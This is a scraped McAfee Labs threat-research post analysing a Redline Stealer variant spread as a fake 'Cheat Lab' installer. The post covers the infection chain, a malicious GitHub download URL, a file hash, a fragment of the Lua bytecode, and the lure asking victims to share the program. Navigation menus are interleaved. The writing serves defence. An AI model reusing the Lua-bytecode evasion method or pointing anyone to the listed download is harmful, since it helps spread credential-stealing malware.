Redline Stealer: A Novel Approach

mcafee.com/blogs/other-blogs/mcafee-labs/redline-stealer-a-novel-approach/

April 17, 2024

Products

All-In-One Protection

NEW McAfee+ Individual Plans

Complete privacy, identity and device protection for individuals.

NEW McAfee+ Family Plans

Complete privacy, identity and device protection for up to 6 family members.

Other Products & Services

Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads


Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online

Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity

Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices

Antivirus
Scam Protection
Web Protection
Protect My Family

Protection Score
Parental Controls
Family Plans




McAfee Labs

Apr 17, 2024

10 MIN READ


Authored by Mohansundaram M and Neil Tyagi

A new packed variant of the Redline Stealer trojan was observed in the wild, leveraging Lua bytecode to perform malicious behavior.




McAfee telemetry data shows this malware strain is very prevalent, covering North America, South America, Europe, and Asia and reaching Australia.

Infection Chain


https://github.com/microsoft/vcpkg/files/14125503
GitHub
ZIP
Cheat.Lab.2.7.2.zip
Task Scheduled for compiler.exe in ProgramFiles
MSI
C:\ProramFiles\cheat lab inc\
EXE
DLL
Lua
compiler.exe
Lua51.dll
LuaBytecode
Redline C2
C2
Drops in C:\Windows\Setup\Scripts\
C:\ProramData\RandomPath
Task Scheduled for C:\Windows\system32\oobe\Setup.exe
EXE
NzuW.exe
Executes from ProgramData
BAT
ErrorHandler.cmd
EXE
DLL
Lua
NzuW.exe
Lua51.dll
LuaBytecode

GitHub was being abused to host the malware file at Microsoft's official account in the vcpkg repository *https[:]//github[.]com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip*



Website status: Risky


www.github.com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip

This site contains potentially dangerous content that could harm your computer. We blocked it so you can continue browsing with confidence.

Choosing to visit this site will add the blocked URL to your list of trusted sites.

Did you find this information useful?

- McAfee Web Advisor blocks access to this malicious download
- Cheat Lab 2.7.2.zip is a zip file with hash 5e37b3289054d5e774c02a6ec4915a60156d715f3a02aaceb7256cc3ebdc6610
- The zip file contains an MSI installer.




C:\Users\[redacted]\Desktop\sample\5e37b3289054d5e774c02a6ec4915a60156d715f3a02aac...

Share
View
sam... > 5e37b3289054d5e774c02a6ec4915a601...
Search 5e37b3289054d5e774...
Quick access
Desktop
Downloads
Documents
Pictures

Name	Date modified	Type
Cheat Lab 2.7.2.msi	2/1/2024 4:49 AM	Windows Installer Pa


- The MSI installer contains 2 PE files and a purported text file.


C:\Users\[redacted]\Desktop\sample\5e37b3289054d5e774c02a6ec4915a60156d715f3a02aac...

5e37b3289054d5e774c02a6ec4... > Cheat Lab 2.7.2

Name	Date modified	Type	Size
compiler.exe	2/1/2024 2:45 AM	Application	261 KB
lua51.dll	2/1/2024 2:45 AM	Application extension	485 KB
readme.txt	2/1/2024 3:24 AM	Text Document	189 KB

- Compiler.exe and lua51.dll are binaries from the Lua project. However, they are modified slightly by a threat actor to serve their purpose; they are used here with readme.txt (Which contains the Lua bytecode) to compile and execute at Runtime.
- Lua JIT is a Just-In-Time Compiler (JIT) for the Lua programming language.


[redacted]\Desktop\sample\5e37b3289054d5e774c02a6ec4915a60156d715f3a02aaceb7256cc3ebdc6610\Cheat Lab 2.7.2\readme.txt]


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  1B 4C 4A 02 02 B0 02 00 00 0A 04 02 0C 3C 2D 00  .LJ..°.......<-.
00000010  00 00 15 00 00 00 09 00 00 00 58 00 34 80 2D 00  ..........X.4€-.
00000020        00 01 00 16 00 02 00 1A 00 03 00 2E 01  ................
00000030  00 00 55 00 07 80 2D 00 02 00 18 00 04 00 1A 00  ..U..€-.........
00000040              00 00 2D 00 02 00 08 00 06 00 58 00  ......-.......X.
00000050  F8 7F 2D 00 02 00 1A 00 07 00 2D 01 03 00 2D 02  ø.-.......-...-.
00000060        2D          21 03 00 03 19 03 07 03 1C 03  ..-...!.........
00000070  08 03 29 04 02 00 25 03 03 04 23 02 03 02 42 01  ..)...%...#...B.
00000080  02 02 1A 01 09 01 29 02 02 00 25 02 00 02 23 01  ......)...%...#.
00000090        2D 02 03 00 1A 03 06 01 18 03 09 03 42 02  ..-...........B.
000000A0  02 02 2D 03 03 00 12 04 01 00 42 03 02 02 20 02  ..-.......B... .
000000B0  03 02 1A 03 0A 02 21 04 03 02 19 04 0A 04 1A 05  ......!.........
000000C0        21 06 05 03 19 06 0B 06 1A 07 0B 04 21 08  ..!...........!.
000000D0  07 04 19 08 0B 08 34 09 05 00 3E 05 01 09 3E 06  ......4...>...>.
000000E0     09 3E 07 03 09 3E 08 04 09 2E 00 09 00 36 00  ..>...>.......6.
```

- The magic number **1B 4C 4A 02** typically corresponds to Lua 5.1 bytecode.
- The above image is readme.txt, which contains the Lua bytecode. This approach provides the advantage of obfuscating malicious stings and avoiding the use of easily recognizable scripts like wscript, JScript, or PowerShell script, thereby enhancing stealth and evasion capabilities for the threat actor.
- Upon execution, the MSI installer displays a user interface.

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans

Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card

Family Plans
Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Parental Controls
Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card
Protection Score




Welcome to the Cheat Lab Setup Wizard

The Setup Wizard will install Cheat Lab on your computer.

Click Install to continue.

During installation, a text message is displayed urging the user to spread the malware by first installing it onto a friend's computer to get the full application version.



Welcome to Cheat Lab demo!

To unlock the complete version, simply share this program with your friend.


Once you do that, the program will automatically unlock. Then, enter the key: {Z2D4H9Z7FQZKCNVS}.

By spreading the word, you're helping us develop this software, and we truly appreciate it!

Thank you for your support, and sorry for any inconvenience.

